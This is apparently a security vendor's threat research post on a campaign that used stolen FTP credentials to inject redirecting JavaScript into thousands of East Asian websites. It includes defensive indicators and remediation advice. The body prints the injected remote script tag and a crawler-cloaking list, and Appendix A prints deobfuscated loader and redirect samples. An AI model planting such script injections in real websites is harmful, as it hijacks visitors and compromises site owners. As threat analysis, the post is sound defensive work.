
Redirection Roulette: Thousands of hijacked websites in East Asia redirecting visitors to other sites

wiz.io/blog/redirection-roulette



TL;DR

In the last few months we have been investigating a large scale cyber operation leveraging legitimate FTP credentials obtained via an unknown threat vector. In many cases, these were highly secure auto-generated FTP credentials which the attacker was somehow able to acquire and leverage for website hijacking. We are publishing our findings regardless, and would be happy to collaborate on this research, as this is still ongoing activity.

Executive summary

Since early September 2022, an unknown threat actor has successfully compromised tens of thousands of websites mainly aimed at East Asian audiences, redirecting hundreds of thousands of their users to adult-themed content. In each case, the threat actor has injected malicious code into customer-facing web pages that is designed to collect information about visitors' environments and occasionally redirect them to these other sites, depending on both random chance and the country in which the user is located.

The compromised websites include many owned by small companies and several operated by multinational corporations. They are diverse in terms of their tech stacks and hosting services, making it difficult to pinpoint any specific vulnerability, misconfiguration, or source of leaked credentials this threat actor may be abusing. In several cases, including a honeypot we set up to investigate this activity, the threat actor connected to the target web server using legitimate FTP credentials they somehow obtained previously.

While we were not able to determine how this threat actor has been gaining initial access to the affected web servers or where they are sourcing their stolen credentials from, we've decided to publish our findings regardless, in order to bring more awareness to this ongoing activity. Given the nature of the destination websites, we believe the threat actor's motivations are most likely financial, and perhaps they intend to merely increase traffic to these websites from specific countries and nothing more. However, the impact to the compromised websites and their user experience is equivalent to defacement, and whatever weaknesses this actor is exploiting to gain initial access to these websites could be utilized by other actors to inflict greater harm.

If you maintain your website via FTP, we recommend using FTPS or SFTP with a strong username and password combination. If you identify any IOCs related to this activity in your environment, you should rotate your credentials, reinstall software from a trusted source, and restore compromised assets to previous clean versions.

Please feel free to reach out to Wiz Threat Research at threat.hunters@wiz.io if you've been impacted by this activity or wish to exchange information that might assist in ongoing analysis.

Summary of investigation findings

Introduction

In early October 2022, as part of our work with customers to investigate threats to their cloud environments, we learned of several compromised Azure Web Apps hosted in East Asia that were redirecting users to an adult website. In each of these cases, an FTP endpoint used for managing the web application was accessed by an unknown actor using legitimate credentials (long and complex passwords which were unlikely to have been included as part of a brute-force dictionary attack). The actor modified existing web pages and added a single line of HTML code, in the form of a script tag referencing a remotely hosted JavaScript script. In multiple cases, based on an analysis of relevant FTP logs, the actor was connecting to these FTP endpoints from a static IP address (`172.81.104[.]64`).

Redirection flow of visitors to compromised websites

As we investigated further, we discovered that these seemingly isolated cases were actually part of a much larger set of campaigns that has successfully compromised thousands of websites, including several operated by large multinational corporations and aimed at East Asian audiences. Based on data from publicwww and SimiliarWeb, we propose a conservative estimate of at least 10,000 compromised websites at the time of writing (not counting subdomains), redirecting hundreds of thousands of users in total every month. These websites are highly diverse in terms of their underlying technologies and hosting services, and in fact only a small fraction of them are Azure Web Apps.

Given the method of redirection and the nature of the destination websites, we initially assumed this to be a case of defacement, but we've since considered the possibility that the goal might be ad fraud, SEO manipulation, or perhaps simply driving inorganic traffic to these websites. We have not observed any signs of phishing, web skimming, or malware infection, and have yet to identify any evidence that could shed light on the threat actor's precise motivations.

We have concluded that this activity most likely began in early September 2022 (based on domain registration dates and victim reporting) and involved continuously hacking web servers, collecting information about their visitors, and only sometimes redirecting them to other websites with adult or gambling content.

Technical details

Websites compromised by this threat actor are modified to include one of several JavaScript tags (though in some cases malicious JavaScript is injected directly into existing files on the server, as explained below). Considering the static injected content and the threat actor's usage of FTP to modify files directly on the server, this would seem to rule out malvertising as an attack vector.

The injected script tags cause visitors to download and execute a JavaScript script hosted on an attacker-controlled server with a URL appearing similar to a legitimate service (such as `tpc.googlesyndication[.] wiki` , which masquerades as the legitimate `tpc.googlesyndication. com`):

```
<script type="text/javascript" src="https://tpc.googlesyndication[.]wiki/sodar/sodar2.js"></script>
```

These modifications seem to be automated, as we have identified cases where the same website contained more than one tag, suggesting that it had been compromised more than once (this proved useful for our research, as it allowed us to discover new variants). Additionally, the JavaScript tag is nearly always added to the end of the `<head>` section of HTML pages or as the last line in JavaScript files. We have also witnessed bugs in this process, such as tags being added to the end of binary files like videos (where they would have no effect).

We have also identified a GitHub project that seems to have been similarly compromised, in which a commit added two variants of the malicious JavaScript tag to various pages. This may imply that the threat actor has been attempting to gain illicit access to code repositories in an effort to infect any associated websites.

The malicious hosts are all fronted by Cloudflare and geofenced to restrict execution of the JavaScript script to users connecting from certain countries in East Asia. Additionally, the script uses a common web cloaking technique of matching visitors' user agents and referrers to a list of known web crawlers and search engines (like GoogleBot or Baidu) and ignoring such requests. However, this does not prevent these web crawlers from indexing the added line of malicious code in compromised websites, which has made it easier for us to identify them.

So far, we have surfaced numerous servers we assess to be associated with this activity, each of which hosts a variation of the aforementioned JavaScript script while masquerading as a legitimate URL (usually by changing the top-level domain):

Malicious URL	Legitimate URL
tpc.googlesyndication[.]wiki/sodar/sodar2.js	tpc.googlesyndication.com/sodar/sodar2.js
beacon-v2.helpscout[.]help/static/js/vendor.06c7227b.js	beacon-v2.helpscout.net/static/js/vendor.06c7227b.js
cdn.jsdelivr[.]autos/npm/jquery/dist/jquery.min.js (currently offline)	cdn.jsdelivr.net/npm/jquery/dist/jquery.min.js
minjs[.]us/static/js/min.js (currently offline)	*/static/js/min.js
www.metamarket[.]quest/market.js	www.metamarket.com
cdn-go[.]net/vasdev/web_webpersistance_v2/v1.8.2/flog.core.min.js	cdn-go.cn/vasdev/web_webpersistance_v2/v1.8.2/flog.core.min.js
a.msstatic[.]net/main3/common/assets/template/head/ad.tmpl_a9b7.js	a.msstatic.com/huya/main3/*

While we cannot be entirely sure that these are all part of the same activity cluster and operated by the same threat actor, the JavaScript scripts are all structured similarly, use comparable obfuscation techniques, and include uniquely identifiable strings (either plaintext or obfuscated), such as a list of crawlers to ignore (see next section). In addition, a number of these servers appear to be running NGINX, and some domain names were registered via PorkBun. The domains `minjs[.]us` and `metamarket[.]quest` are unique in that their origin IP addresses have been exposed in historical DNS records (`193.109.120[.]45` and `159.69.123[.]158` , respectively, based on private passive DNS data but publicly verifiable). The latter was still active up until late Feb. 2023, and once served a certificate for `googlesyndication[.]wiki` , demonstrating an additional link between these domains.

Redirection script

The redirection logic of the JavaScript script apparently checks for a set of certain conditions (which has changed over time) and only redirects the visitor to the destination website if those conditions have been met. In the latest variant (as of Feb. 2023), some of these conditions are as follows:

1. Every script variant contains a `probability` field set to a number between 0 and 1. When the script is executed, a random number between 0 and 1 is calculated, and if it evaluates to be less than the `probability` value, then a cookie is set on the user's machine which is set to expire after 24 hours, and the user is then redirected to the destination website listed in the `srcAddress` field.
2. If a cookie has already been set on the user's machine, then the next time they visit any website compromised by the same variant, they are automatically redirected to the destination website listed in the `srcAddress` field, while ignoring the `probability` field value (therefore one might be inclined to call this a "fortune cookie"). Different script variants sometime use different names for their cookies (observed examples include `qwertvy` and `bdstatics`).
3. Interestingly, if the user is using an Android browser and the `config.androidApk` flag is enabled in the script, then rather than redirecting the user to the website listed in the `srcAddress` field, the user is instead redirected to the resource listed in the `downloadSrc` field. In the samples we have analyzed, these have either been `googleplay[.]com/chrome.apk` or `google[.]com/google.apk` (depending on the variant). Note that neither of these resources actually exists, and we have never seen a variant with `config.anrdoidApk` enabled. This could indicate that these are simply placeholders and their functionality has not yet been fully implemented.
4. As mentioned above, if the user agent is of a known web crawler, or the referrer is of a known search engine, the user is not redirected (this functionality is implemented in the `isSpider` and `searchEngine` functions, respectively). The following is a list of crawlers included in the script:

```
bot|googlebot|crawler|spider|robot|crawling|Bytespider|Googlebot|Baiduspider|MSN Bot\/Bingbot|Yandex Bot|Soso
Spider|Sosospider|Sogou Spider|360Spider|Yahoo! Slurp China|Yahoo!|YoudaoBot|YodaoBot|Sogou News Spider|msnbot|msnbot-
media|bingbot|YisouSpider|ia_archiver|EasouSpider|JikeSpider|EtaoSpider|SemrushBot
```

We have theorized that the purpose of the `probability` field might be for load balancing (to prevent overloading the threat actor's infrastructure or destination websites), or perhaps for operational security reasons: because the redirection behavior appears inconsistent (compounded by the aforementioned geofencing), it might be more difficult for users or website administrators to identify the issue and pinpoint the cause (as evidenced by users arguing in public forums over whether or not a particular website was even infected). In theory, this could increase the chances of a web server remaining compromised for a longer period of time.

Redirection script decision tree (assuming 'probability' is set to 0.1)

In past versions, the JavaScript script also collected certain information apparently meant to fingerprint visitors' browsers (`userAgent` , `host` , `referer` , `language` , `url` , `title` , `charset` , `OS` , `browser` , `resolution` , `typeReferer` , `redirectUrl`). This information was encoded in Base64 and summarized in JSON (formatted as `{"mydata":$data}`). The script would use a POST request to upload the JSON to an API endpoint on the attacker-controlled host (`/top/record/addRecord`). The server would then respond with JSON that included further instructions (formatted as `{"code":$code,"msg":$message,"data":$data}`). However, this behavior doesn't occur in the current set of scripts – since Dec. 2022, the script no longer uploads any data to the server via POST, and some of the relevant functions have been deleted (newer variants no longer include `detectOS` , `detectBrowser` , `getCurrentDate` , `getLanguage` , or `isPC` functions).

Besides adding or removing functionality, the threat actor has also made additional modifications to the malicious script, some of which appear to be in response to detection. For example, the script hosted at `metamarket[.]quest` has gone through multiple iterations, initially using one method of obfuscation and a redirection probability of 30% (as of Sept. 2022), but later switching to a different obfuscation method and reducing the probability to 10% (as of Dec. 2022). Interestingly, the script hosted at `helpscout[.]help` currently has its probability set to 0%, meaning that no users to infected websites are currently being redirected.

Notably, several samples related to this activity were uploaded to VirusTotal during this period and detected by a THOR APT Scanner YARA rule, and subsequently (in late Nov. 2022) the threat actor changed their MO: in some cases, besides adding JavaScript tags to existing files on the compromised server, they began directly injecting obfuscated JavaScript code into certain files (we observed this behavior on our honeypot as well). We assess that this might be because some THOR APT YARA rules don't scan samples larger than 100KB, but it could just as easily be a coincidence.

Destination websites

The websites to which users are redirected initially included `alivod1[.]com` , `22332299[.]com` , `alibb1[.]xyz` , and `alibb2[.]xyz` (阿里BB / 阿里巴巴 is Chinese shorthand for "Alibaba"). The redirection was initially performed directly, but as of February 2023, users are redirected through an intermediate server that then forwards them to what appear to be dynamically generated domain names such as `qs70qw11az[.]com` , which show branding for "Alibbfb" and advertisements for various gambling websites, sometimes also displaying pop-ups mentioning websites with the "alibb" naming scheme. The gambling sites themselves suggest visitors download an APK file to install an Android app (such as this one).

Screenshot of a gambling-themed website to which users can be redirected

Intermediate servers

As mentioned above, the redirection process has changed over time. While visitors to compromised websites were initially redirected directly, as of Feb. 2023, users are now first redirected through one of four known intermediate servers with URLs masquerading as legitimate websites:

Malicious URL	Legitimate URL
s3a.pstatp[.]org/toutiao/push.js	s3a.pstatp.com/toutiao/push.js
stat.51sdk[.]org/ (e.g., stat.51sdk[.]org/b8nb3Ww5CtxpZis2)	stat.51sdk.com (?)
tpc.cdn-linkedin[.]info/js/vendor.5b3ca61.js	*-cdn.linkedin.com (e.g., mobile-cdn.linkedin.com)
widget-v4.tidiochat[.]net/1_131_0/static/js/chunk-WidgetIframe-.js	widget-v4.tidiochat.com/1_137_1/static/js/*

Users are then redirected to what appear to be dynamically generated or perhaps randomly named domains, including `qs70qw11az[.]com` , `rsoy6a1w7p[.]com` , `3h1yt68lxk[.]com` and `g7h69h29cx[.]com` . At the time of writing, the last of these is ranked as the 2,943rd most popular website in China according to SimilarWeb, comparable to the popularity of nespresso.com in the United States (ranked 2737th).

According to data from SimiliarWeb, the above intermediate servers handle hundreds of thousands of visitors each month – the vast majority originating in East Asia – and some campaigns have been more active than others during different periods of time, which might be related to changes in the aforementioned 'probability' field of each campaign:

Comparison of redirections per intermediate server over time

Victimology

As we attempted to determine the common denominator between the compromised websites, we found that the vast majority (but not all) satisfied the following criteria:

1. Either hosted in China or hosted elsewhere but aimed at a Chinese audience.
2. Either hosted on a server with an open FTP port (21) or deployed via a separate FTP endpoint.

We have identified several instances in which a compromised website's administrator noticed the intrusion (#1, #2, #3, #4, #5, #6, #7, #8, #9) and in some cases removed the malicious redirection only for it to reappear shortly thereafter. Moreover, we found reports by some of these compromised websites' visitors who noticed they were being redirected to another website (#1, #2, #3, #4). Additionally, we have identified a server that was apparently set up to monitor many websites for signs of infection over a period of several weeks, clearly indicating that others have been investigating this activity as well. The multitude of related samples that have been scanned over the past few months on VirusTotal, Weibu Threatbook, and urlscan.io also support this.

We have read some claims that this activity is facilitated by exploiting a known vulnerability in frontend development software Baidu UEditor, or an unknown vulnerability in Pagoda (BT Panel), server management software popular in China (see appendix A for more details about this activity subset). However, we don't think these serve as a sufficient explanation on their own. It is nevertheless quite possible that the threat actor has various methods at their disposal, so these theories might hold true in some specific instances or campaigns.

Honeypot investigation

Over the course of our investigation, we set up a honeypot with a Chinese IP address, uploaded several dummy files, and configured it to allow any FTP connection. We have since observed the threat actor connecting to it on multiple occasions from the aforementioned IP address (`172.81.104[.]64`). We have seen no indication the actor exploited any vulnerabilities on our machine – instead, they used a username and password combination associated with another unrelated server (this attempt was successful because we configured our honeypot to accept any FTP connections). Based on historical DNS records, this other server appears to have been previously hosted on our honeypot's current IP address.

Once they gained access, they began modifying files to include a malicious JavaScript tag, and in later incursions they injected the script directly into existing pages (as described above). This could imply that the threat actor managed to acquire credentials for this other server and infect it in the past, but we were unable to confirm this. They have also been observed connecting to another honeypot using generic username and password combinations seemingly sourced from common brute-force dictionaries (this second honeypot is operated by the Louisiana State Police, who were kind enough to share their data with us).

Recommendations

If you maintain your website via FTP, we recommend using FTPS or SFTP with a strong username and password combination. If you identify any indicators of compromise in your web server (see appendix B), we suggest you take the following actions:

1. Rotate any credentials you use for maintaining the affected website (such as FTP and Git passwords).
2. If you maintain your website via FTP, switch to FTPS or SFTP if you have yet to do so.
3. Identify all instances of malicious JavaScript tags/code across the website's various assets by searching for known malicious domain names (see appendix B).
4. Redeploy the server from a trusted image (if possible), reinstall software from a trusted source, and patch to the latest version.
5. Restore the compromised assets to previous clean versions that do not contain the malicious JavaScript tags/code, or manually remove all instances of the tags/code.

Open questions

1. How does the threat actor gain initial access to the target web server? (i.e., how do they acquire legitimate FTP credentials for the targeted web servers in the first place?)
2. What other websites are users being redirected to as part of this activity?
3. Why are the servers geofenced to East Asia?
4. What is the purpose of having a 'probability' field? (as opposed to redirecting all visitors)
5. Are there any conditions where behavior other than redirection occurs? (e.g., downloading additional payloads)

Summary

We remain unsure as to how the threat actor has been gaining initial access to so many websites, and we have yet to identify any significant commonalities between the impacted servers other than their usage of FTP. Although it's unlikely that the threat actor is using a 0day vulnerability given the apparently low sophistication of the attack, we can't rule this out as an option. It's also possible that there is a commonality we have simply missed, such as misconfigured or vulnerable versions of specific server-side software, or perhaps vulnerable tools being used to manage the affected websites. The threat actor could also be utilizing data from password stealers or making use of leaked credentials, even though this wouldn't quite explain how servers are being reinfected after password rotation. The threat actor would need to somehow set up backdoors for persistence, or compromise popular hosting services and exfiltrate customer credentials, such as in the recently disclosed GoDaddy breach.

Despite our knowledge gaps about this threat activity, we've decided to publish our findings regardless, in order to bring more awareness to this ongoing activity, and in the hope that others in the security community can identify the initial access vector.

Given the nature of the destination websites, we believe the threat actor's motivations are most likely financial, and perhaps they intend to merely increase traffic to these websites from specific countries and nothing more. However, the impact to the compromised websites and their user experience is equivalent to defacement, and whatever weaknesses this actor is exploiting to gain initial access to these websites could be utilized by other actors to inflict greater harm. In the meantime, we have shared our findings with Cloudflare and requested that they block these redirections.

Please feel free to reach out to threat.hunters@wiz.io if you've been impacted by this activity or wish to exchange information that might assist in ongoing analysis. Wiz customers can use this query to identify impacted workloads in their cloud environment.

You've just read another product of Wiz Research. Our ongoing mission is to investigate emerging threats to the cloud, detect them in time, and mitigate the risks that enable them. Contributors: Alon Schindel, Amitai Cohen, Arik Nemtsov, Barak Sharoni, Danny Hershko Shemesh, Eliad Peller, Nir Ohfeld, Mattan Shalev, Omri Kornblau, Ronen Shustin, Sagi Tzadik, Shir Tamari and Tomer Hacohen.

Appendix A – Compromised Pagoda servers

Throughout Dec. 2022, many Pagoda (BT Panel) users on the bt.cn forum and elsewhere reported that their web servers had been hacked and injected with code that we have since clustered to the activity described above, based on code similarity and infrastructure overlap (#1, #2, #3, #4, #5).

The vendor has published their own analysis and concluded that several files related to NGINX were being modified for persistence on infected servers (as corroborated by other researchers), but they were unable to determine an initial access vector, claiming that no vulnerability could be identified. They have consequently encouraged security researchers to submit to their bug bounty program, and have published a script that scans Pagoda servers for signs of infection.

The following are deobfuscated sections of two different samples of a file named `systemd-private-56d86f7d8382402517f3b5-jP37av` retrieved from infected Pagoda servers (this name is also referenced in a modified `nginx` binary from the same servers). Note the JavaScript tag, one for `metamarket[.]quest` and another for `msstatic[.]net` (which seems to be unique to this activity subset, along with `cdn-go[.]net`):

```
function setc(_0x64d8x2, _0x64d8x3, _0x64d8x4) {
    var _0x64d8x5 = new Date();
    _0x64d8x5.setMinutes(_0x64d8x5.getMinutes() + _0x64d8x4);
    document.cookie = _0x64d8x2 + '=' + _0x64d8x3 + ';expires=' + _0x64d8x5.toUTCString()
}
setc('waf_sc', '5889647726', 360);
document.write(unescape("%3Cscript
src='https://a.msstatic.net/main3/common/assets/template/head/ad.tmpl_a9b7.js'%3E%3C/script%3E"));
```

```
function setc(_0x7338x2, _0x7338x3, _0x7338x4) {
    var _0x7338x5 = new Date();
    _0x7338x5.setMinutes(_0x7338x5.getMinutes() + _0x7338x4);
    document.cookie = _0x7338x2 + '=' + _0x7338x3 + ';expires=' + _0x7338x5.toUTCString()
}
setc('waf_sc', '5889647726', 360);
document.write(unescape("%3Cscript src='https://www.metamarket.quest/market.js'%3E%3C/script%3E"));
```

Pivoting on the value of the `waf_sc` cookie (5889647726), we have identified a few samples of JavaScript scripts related to other domains (`yt67[.]shop` and `3kdv58xk.ibtoc3t7[.]com`). These domains have previously redirected to `hyule64[.]com`, an adult website titled "hyl[.]tv" displaying advertisements similar to those displayed on other destination websites we have observed in this investigation.

These other scripts are structured similarly to those observed on infected Pagoda servers and contain comparable functions, but they are not quite the same. Therefore, this third activity subset might be an offshoot of the others, but our confidence in this connection remains low. For reference, here is a deobfuscated section of one of the possibly related scripts:

```
function addiframe() {
    var _0x22998d = document.createElement('a');
    _0x22998d.href = 'https://3kdv58xk.ibtoc3t7.com';
    _0x22998d.target = '_blank';
    document.body.appendChild(_0x22998d);
    _0x22998d.click();
    setTimeout(() => document.body.removeChild(_0x22998d), 0x1f40);
}
function setcookie() {
    var _0x3a43d1 = new Date();
    _0x3a43d1.setTime(_0x3a43d1.getTime() + 0x18 * 0x3 * 0x3c * 0x3c * 0x3e8);
    var _0x504815 = document.cookie.indexOf('waf_sc=5889647726');
    if (_0x504815 < 0x0 && document.okk == null) {
        document.okk = '123';
        document.addEventListener('DOMContentLoaded', function (_0x301b98) {
            if (document.kkffs == null) {
                document.kkffs = '123';
                var _0x5d8a65 = Math.floor(Math.random() * 0x64) + 0x1;
                if (_0x5d8a65 <= 0x64) {
                    document.cookie = 'waf_sc=5889647726;expires=' + _0x3a43d1.toGMTString();
                    addiframe();
                }
            }
        });
    }
}
setcookie();
```

Appendix B – Indicators of compromise (IOCs)

- tpc.googlesyndication[.]wiki/sodar/sodar2.js
- beacon-v2.helpscout[.]help/static/js/vendor.06c7227b.js
- cdn.jsdelivr[.]autos/npm/jquery/dist/jquery.min.js
- www.metamarket[.]quest/market.js
- minjs[.]us/static/js/min.js
- cdn-go[.]net/vasdev/web_webpersistance_v2/v1.8.2/flog.core.min.js
- a.msstatic[.]net/main3/common/assets/template/head/ad.tmpl_a9b7.js
- s3a.pstatp[.]org/toutiao/push.js
- stat.51sdk[.]org/*
- tpc.cdn-linkedin[.]info/js/vendor.5b3ca61.js
- widget-v4.tidiochat[.]net/*
- */top/record/addRecord
- alibbvod[.]com
- alivod1[.]com
- alibb*[.]xyz
- 22332299[.]com
- 172.81.104[.]64
- systemd-private-56d86f7d8382402517f3b5-jP37av
- systemd-private-56d86f7d8382402517f3b51625789161d2cb-chronyd.service-jP37av

Appendix C – Known samples

- 08d6092832ab0631cb45415707fe6e262a205d1809a064ed9aa577647a39ba8e (sodar2.js)
- 7259f39c86e94cf04b5843946e669e093955d37ca2e7ea1dd88fdd5d63698f61 (sodar2.js, partially deobfuscated)
- 271a25666415ef308797072fbd710d8ddba82d181010182dedd1384bac0a5c3c (sodar2.js, partially deobfuscated)
- 50bf3385e888eee5e31a92d71c9a194b3bdfb62760b9cc069b962ef9d3b5646f (vendor.06c7227b.js)
- ed7970300fa87fefdd991d68166cbd5ca6c3f5e0b90202a24c73bb048325ec62 (vendor.06c7227b.js)
- 6b5313f3ef4b260bebe59df8af4f1f1b7c112e0def8666d57e6033db381dea2c (vendor.06c7227b.js)
- 0a1cecea008b34bcbc8db9f4f56077a02492b3970cfe59fd8e96a08655c81cc2 (min.js)
- 952a70429797ca33ffc8d3344feec6c24ff4b72e03c01dbc0bd12967d5688fbb (min.js)

- deb980b8dbce4914e4ce5f5b9c1245d5aef9dc58ba530b8b1f4a63d0669aee2d (min.js)
- 8ac547a78fb6a06aaac7562be6423362b4ac23e5dd89ab82819f2116688f76e8 (min.js)
- c1049a0e6437f01007b2c4eeb2ce1bcfa4f2e1ece02bef617d3adb1b76b7fb1c (min.js, partially deobfuscated)
- 4770fdd231dccd6775a561fbf9c9dc16c0009aaea934107f5d7e9a79e10295d7 (market.js)
- 5e100ab9bfb7fea33e294f56ece82cfd50c8f5cce86aaacc6bd50f4c58ccaec7 (market.js)
- 7873091e8596080c441dd07dae1f6bb6486aa160e9f3fc728425ae3293420d62 (market.js)
- 30ec43c09bc09a4224001acb4af67126d5f2c58a2120c3e9f606c719ab6c826b (jquery.min.js)
- 76acbfd3312024f2c3046ead1c6da8d1bb832cb9e71fe74a4977f9e30067cfb3 (ad.tmpl_a9b7.js)
- abdf025595c1e544d7a33432d4a8b2ed0a0170bc4d1657312396e14d277dc2d1 (nginx binary)
- a39970152a2d753c4fb449b15617820c72d02c3489f99155131f68376edc714e (systemd-private-56d86f7d8382402517f3b5-jP37av)

Tags:

#Research